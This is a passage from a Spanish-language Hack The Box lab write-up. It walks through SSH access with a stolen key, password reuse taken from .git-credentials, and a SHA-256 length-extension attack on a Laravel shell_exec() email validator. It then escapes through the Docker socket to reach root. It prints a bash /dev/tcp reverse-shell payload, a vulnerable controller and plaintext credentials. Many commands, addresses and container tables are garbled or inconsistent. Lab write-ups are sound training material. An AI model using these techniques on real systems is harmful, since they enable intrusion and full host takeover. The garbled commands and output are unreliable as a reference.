home/charlie/.bashrc
└─$
```

La presencia de esta clave supone un punto de inflexión en la cadena de explotación. Al tratarse de una clave privada válida, permite establecer una sesión SSH directa con la máquina objetivo, asumiendo la identidad del usuario comprometido sin necesidad de contraseñas adicionales. Este acceso proporciona un vector de intrusión completamente legítimo desde la perspectiva del sistema, lo que facilita la transición desde la fase de explotación web hacia la fase de post-explotación en el host subyacente.

```
(usuario㉿kali)-[~/HTB/extension/content]
└─$ ssh -i id_rsa charlie@snippet.htb
The authenticity of host 'snippet.htb (10.129.38.204)' can't be established.
ED25519 key fingerprint is SHA256:f9e/N0zfzygc98TRAnDizBbOVZt7DlncR/wXgJz3U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'snippet.htb' (ED25519) to the list of known hosts.
charlie@snippet:~$ id
uid=1001(charlie) gid=1001(charlie) groups=1001(charlie)
charlie@snippet:~$ in a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:f3:1b brd ff:ff:ff:ff:ff:ff
    inet 10.129.38.204/16 brd 10.129.255.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe94:f31b/64 scope global dynamic mngtmpaddr
        valid_lft 86398sec preferred_lft 1439sec
    inet6 fe80::250:56ff:fe94:f31b/64 scope link
        valid_lft forever preferred_lft forever
3: br-130f1c402ec6: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:d9:ff:8d:a3 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-130f1c402ec6
        valid_lft forever preferred_lft forever
    inet6 fe80::42:d9ff:fe8d:a3/64 scope link
        valid_lft forever preferred_lft forever
4: br-21a3e01f0bd9: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state UP group default
```

Análisis del puerto 22 (SSH)

Una vez obtenida una sesión SSH válida como **Charlie**, el primer paso consistió en inspeccionar su directorio personal para identificar artefactos residuales, configuraciones sensibles o credenciales almacenadas de forma insegura. Entre los archivos presentes se encontraba .git-credentials, lo que sugiere que el usuario había interactuado previamente con repositorios remotos utilizando autenticación persistente. Sin embargo, dado que ya habíamos agotado las posibilidades de explotación en la instancia de Gitea asociada al entorno de desarrollo, este hallazgo no aportaba un vector adicional inmediato.

```
charlie@extension:~$ ls -la
total 44
drwxr-xr-x  6 charlie charlie 4096 Jun 28 2022 .
drwxr-xr-x  4 root   root   4096 Jan  3 2022 ..
lrwxrwxrwx  1 root   root   9 Jun 28 2022 .bash_history -> /dev/null
-rw-r--r--  1 charlie charlie 220 Jan  3 2022 .bash_logout
-rw-r--r--  1 charlie charlie 3773 Jan  3 2022 .bashrc
drwx----- 2 charlie charlie 4096 Jan  4 2022 .cache
-rw-r--r--  1 charlie charlie 72 Jun 13 2022 .git-credentials
-rw-r--r--  1 charlie charlie 80 Jun  5 2022 .gitconfig
drwx----- 3 charlie charlie 4096 Jan  4 2022 .gnupg
-rw-r--r--  1 charlie charlie 807 Jan  3 2022 .profile
drwx----- 2 charlie charlie 4096 Jan  4 2022 .ssh
lrwxrwxrwx  1 root   root   9 Jan  5 2022 .vminfo -> /dev/null
drwxr-xr-x  3 charlie charlie 4096 Jan  4 2022 backups
charlie@extension:~$
```



A continuación, dirigí la enumeración hacia el directorio personal de **Jean**, otro de los usuarios relevantes en la plataforma. Allí encontré igualmente un archivo .git-credentials. Su contenido resultó especialmente significativo: el archivo almacenaba en texto claro las credenciales `jean:EHmfar1Y7ppA9O5TAIXnYnJpA`, exactamente las mismas que habíamos recuperado previamente mediante la explotación del XSS y que permitieron acceder al subdominio de desarrollo.

La presencia de estas credenciales en el sistema confirma que Jean reutiliza la misma contraseña tanto para Gitea como para su cuenta local, una práctica operativa deficiente pero extremadamente útil desde la perspectiva del atacante. Con esta información, procedí a realizar un cambio de usuario mediante su `jean`, obteniendo así acceso directo al entorno de Jean en la máquina objetivo.

```
charlie@extension:~$ cat .git-credentials
http://charlie:MaIerN8Gq4DgSVYaC8nazMXzuYqFJ9WPnZSIWz@dev.snippet.ubuntu
charlie@extension:~$ su jean
Password:
jean@extension:/home/charlie$ id
uid=1000(jean) gid=1000(jean) groups=1000(jean)
jean@extension:/home/charlie$ 
```

Escalada de privilegios

Dentro del directorio personal de **Jean** descubrí un repositorio Git denominado *laravel-app*, el cual no aparecía publicado en la instancia de Gitea. Su estructura evidenciaba que se trataba de una aplicación desarrollada en **PHP** utilizando el framework **Laravel**. Dado que PHP incorpora varias funciones intrínsecamente peligrosas —capaces de ejecutar comandos del sistema operativo— inicié una búsqueda exhaustiva en el código fuente para identificar posibles puntos de ejecución arbitraria.

El análisis reveló un hallazgo crítico en `app/Http/Controllers/AdminController.php`: la presencia de la función `shell_exec()`, un mecanismo que permite ejecutar comandos directamente en el sistema subyacente.

```
jean@extension:~$ cd ~/projects/laravel-app && grep -r 'system(\`exec(`\shell_exec(`\passthru(` app/
app/Http/Controllers/AdminController.php:             $res = shell_exec("ping -c1 -W1 $domain >/dev/null && echo 'Mail is valid!' || echo 'Mail is not valid!'");
jean@extension:~/projects/laravel-app$ 
```

Al examinar la función que la invoca, observé que su propósito era permitir a un usuario con rol *Manager* validar direcciones de correo electrónico mediante la ejecución de un comando ping sobre el dominio proporcionado. Este diseño introduce un vector evidente de **Remote Code Execution (RCE)** si se consigue injectar comandos adicionales en el parámetro destinado al correo electrónico.

```
jean@extension:~/projects/laravel-app$ cat app/Http/Controllers/AdminController.php
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Redirect;
use Illuminate\Validation\ValidationException;
class AdminController extends Controller
{
    /**
     * @throws ValidationException
     */
    public function validateEmail(Request $request)
    {
        $sec = env('APP_SECRET');

        $email = urldecode($request->post('email'));
        $given = $request->post('cs');
        $actual = hash('sha256', $sec . $email);

        $array = explode(":", $email);
        $domain = end($array);

        error_log("email:" . $email);
        error_log("emailtrim:" . str_replace("\0", "", $email));
        error_log("domain:" . $domain);
        error_log("sec:" . $sec);
        error_log("given:" . $given);
        error_log("actual:" . $actual);

        if ($given !== $actual) {
            throw ValidationException::withMessages([
                "email" => "Invalid signature!",
            ]);
        } else {
            $res = shell_exec("ping -c1 -W1 $domain >/dev/null && echo 'Mail is valid!' || echo 'Mail is not valid!'");
            return Redirect::back()->with('message', trim($res));
        }
    }
} 
```



Este patrón es vulnerable a un **ataque de extensión de longitud** (*hash length extension attack*). En términos conceptuales, este ataque permite generar un nuevo mensaje válido —y su correspondiente hash— sin conocer el secreto original, siempre que el algoritmo utilizado pertenezca a la familia de funciones basadas en Merkle–Damgård, como SHA-256. El atacante puede, por tanto, tomar el hash legítimo, añadir datos adicionales al mensaje original y producir un nuevo hash válido, todo ello sin necesidad de conocer la clave secreta.

En este contexto, la vulnerabilidad resulta especialmente grave: mediante un ataque de extensión de longitud es posible **inyectar comandos arbitrarios en el campo de correo electrónico**, generando un checksum válido y engañando al servidor para que ejecute la cadena resultante a través de `shell_exec()`. Esto convierte una funcionalidad aparentemente inocua —la validación de un correo mediante ping— en un vector directo de ejecución remota de comandos sobre la máquina objetivo.

Length Extension Attack

Para materializar el ataque de extensión de longitud, recurrió a **hash_extender**, una herramienta diseñada específicamente para explotar construcciones hash vulnerables basadas en Merkle–Damgård. Para ejecutar el ataque se requieren dos elementos fundamentales:

1. **Un valor de entrada legítimo** (en este caso, un correo electrónico válido).
2. **La firma o checksum asociado a dicho valor**, generada por el servidor.

Ambos pueden obtenerse interceptando una solicitud de validación de correo electrónico desde la interfaz web. Para ello, inicié sesión como **Charlie** en `http://snippet.htb/`, replicando el mismo procedimiento utilizado durante la fase de *foothold*. Desde el panel principal accedí a la pestaña *Members*, donde se listan todos los usuarios y se ofrece un botón para validar sus direcciones de correo.

NAME	INFORMATION	STATUS	VALIDATE
Kaleigh Lehrner kaleigh@snippet.htb	n.a	Active	VALIDATE
Margret Rogahn margret@snippet.htb	n.a	Active	VALIDATE
Kirstin Marguerite kirstin@snippet.htb	n.a	Active	VALIDATE
Joelle Kuhn joelle@snippet.htb	n.a	Active	VALIDATE
Aiden Kunde aiden@snippet.htb	n.a	Active	VALIDATE
Mariah Harris mariah@snippet.htb	n.a	Active	VALIDATE



Al pulsar el botón de validación correspondiente a **Kaleigh**, Burp Suite interceptó la siguiente petición JSON, que contenía tanto el correo como la firma generada por el servidor. Estos dos valores constituyen la base necesaria para construir un mensaje extendido y un hash válido mediante el ataque.

Con estos datos en mano, ejecuté **hash_extender**, indicando:

- el hash original,
 - el mensaje original (el correo electrónico),
 - el algoritmo utilizado (SHA-256),
 - el payload que deseaba añadir,
 - y un rango estimado para la longitud del secreto prepended por el servidor.

```
[~] user@kali: ~]# ./HTB/extension/content/hash_extender;
[~] hash_extender -d file KaliLeshn@snipper.net.nbt = 8df79e1604a464a10ff8bb5bf0bf3dffd23ae9c42a9ffcc07755939f715 --zpend 'B${bash -c "bash -i >/dev/tcp/10.14.127.1337 80;}"' --secret-min=40 --secret-max=40 --out-data-format=htm
```


Dado que la longitud del secreto es desconocida, el ataque requiere un proceso de **fuerza bruta acotada**. Para optimizar el tiempo, asumí inicialmente que el secreto tendría entre **10 y 50 caracteres**, un rango razonable para claves generadas manualmente o mediante configuraciones por defecto. El ataque se ejecutó iterando sobre cada longitud posible dentro de ese intervalo.



Tras probar prácticamente todas las longitudes del rango, finalmente obtuve un resultado válido: el servidor respondió a mi *callback* cuando utilicé una longitud de **40 bytes** como tamaño del secreto. Este comportamiento confirma que el hash generado por `hash_extender` era aceptado por el servidor como legítimo, y que el mensaje extendido —incluyendo mi payload malicioso— superaba correctamente la validación criptográfica.

Con la capacidad de generar un correo manipulado y un hash válido gracias al ataque de extensión de longitud, el siguiente objetivo consistía en obtener **ejecución remota de comandos** sobre el servidor. Para ello, preparé un payload destinado a establecer una *reverse shell* mediante nc, permitiendo así un canal interactivo desde mi máquina hacia el host comprometido.

Una vez obtenida la shell inicial, procedí a explorar el entorno y detecté la presencia del **socket de Docker** (`/var/run/docker.sock`). Este recurso es especialmente sensible, ya que permite interactuar directamente con el daemon de Docker y, en consecuencia, manipular contenedores con privilegios elevados. Aunque sería posible interactuar con el socket utilizando curl, existe un método más directo y eficiente: subir un binario estático de Docker al sistema comprometido.



Para ello, alojé mi binario local de Docker en mi servidor web y lo descargué en la máquina víctima mediante wget desde la reverse shell. Con el binario disponible, pude interactuar con el socket de Docker sin depender de herramientas adicionales ni de configuraciones del sistema. La salida reveló varios contenedores en ejecución, junto con sus respectivos identificadores.

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
d4ade106254bf7	/tmp/.docker_static -H unix://app/docker.sock ps				
laravel_app_main	namespaces	"entrypoint super..."	3 years ago	Up 6 hours	443/tcp, 0.0.0.0:9000->9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp
app	mysql:5.6	"docker-entrypoint..."	3 years ago	Up 6 hours	127.0.0.1:3306->3306/tcp
laravel_app_db_1	gitlab/gitlab:15.8	"/usr/bin/entrypoint..."	3 years ago	Up 6 hours	22/tcp, 127.0.0.1:3000->3000/tcp
roundcube/roundcube	/tmp/.docker_static -H unix://app/docker-mailserver:latest	"docker-entrypoint..."	3 years ago	Up 6 hours	127.0.0.1:8080->80/tcp
mailserver	redis:5.0.5	"entrypoint redis..."	3 years ago	Up 6 hours	127.0.0.1:25->25/tcp, 110/tcp, 127.0.0.1:143->143/tcp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993->993/tcp, 4194/tcp
application@d4ade106254bf7:~\$					

Con esta información, preparé un contenedor privilegiado que montaba el directorio raíz del host (/) dentro del contenedor en la ruta /host. Esta técnica permite acceder al sistema anfitrión con permisos totales, ya que el contenedor actúa como una interfaz privilegiada hacia el filesystem real. Para ello, ejecuté un nuevo contenedor utilizando la imagen laravel/app_main, con privilegios elevados y el montaje del directorio raíz.

CONTAINER ID	IMAGE	NAMES	COMMAND	CREATED	STATUS	PORTS
a8aa912a1ccc	laravel/app_main		"entrypoint super..."	12 seconds ago	Up 11 seconds	80/tcp, 443/tcp, 9000/tcp
4daea10625abf	laravel/app_main	nostalgic_cerf	"entrypoint super..."	3 years ago	Up 6 hours	443/tcp, 0.0.0.0:9000->9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp
2ee9381d443	mysql:5.6	tiny-nginx-app_db_1	"docker-entrypoint..."	3 years ago	Up 6 hours	127.0.0.1:3306->3306/tcp
2a61ea345445	gitea/gitea:v1.15.8	gitea	"/usr/bin/entrypoi..."	3 years ago	Up 6 hours	22/tcp, 127.0.0.1:3008->3008/tcp
ad89307ef740	docker.io/mailserver/docker-mailserver:latest	mailserver	"./bin/dumb-init..."	3 years ago	Up 6 hours	127.0.0.1:8000->80/tcp
793bad1203c	docker.io/mailserver/docker-mailserver:latest	mailserver	"./bin/dumb-init..."	3 years ago	Up 6 hours	127.0.0.1:25->25/tcp, 118/tcp, 127.0.0.1:143->143/udp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993->993/tcp, 4190/tcp
application@node01:~/Desktop\$	mp3					

Tras lanzar el contenedor, verifiqué nuevamente la lista de contenedores en ejecución y observé la aparición de uno nuevo, con ID 34430c432f61.

Una vez dentro del contenedor privilegiado, tenía acceso completo al sistema anfitrión a través del montaje en /host. Navegando por el directorio /host/root/.ssh/, encontré una clave privada SSH (id_rsa) perteneciente al usuario **root** del sistema real. Copié la clave a mi máquina local, ajusté sus permisos y la utilicé para establecer una sesión SSH directa como **root** en snippet.htb.

```
[usario@kali] ~[~/HTB/extension/content]
$ ssh -i id_rsa root root@snippet.htb
root@extension:~# id
uid=0(root) gid=0(root) groups=0(root)
root@extension:~# ip a
1: lo: <LOOPBACK,NOFORWDUP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lif forever preferred_lif forever
    inet6 ::1/128 brd 0.0.0.0 scope host
        valid_lif forever preferred_lif forever
2: eth0: <NOFORWDUP,BROADCAST,MULTICAST> UP,LOWER_UP mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:f3:1b brd ff:ff:ff:ff:ff:ff
    inet 10.129.28.204/16 brd 10.129.255.255 scope global eth0
        valid_lif forever preferred_lif forever
    inet6 ::ffff:fe94:f31b/64 scope global dynamic mngtmpaddr
        valid_lif 86399sec preferred_lif 14399sec
    inet6 fe80::250:56ff:fe94:f31b/64 scope link
        valid_lif forever preferred_lif forever
3: br-130fc402ec6: <NOFORWDUP,BROADCAST,MULTICAST> UP,LOWER_UP mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:d9:ff:6d:a3 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-130fc402ec6
        valid_lif forever preferred_lif forever
    inet6 fe80::42:d9ff:fe6d:a3/64 scope link
        valid_lif forever preferred_lif forever
4: br-21a3e01fbd9: <NOFORWDUP,BROADCAST,MULTICAST> UP,LOWER_UP mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f1:ff:6c:55 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-21a3e01fbd9
        valid_lif forever preferred_lif forever
    inet6 fe80::42:f1ff:fe6c:55d/64 scope link
        valid_lif forever preferred_lif forever.
```

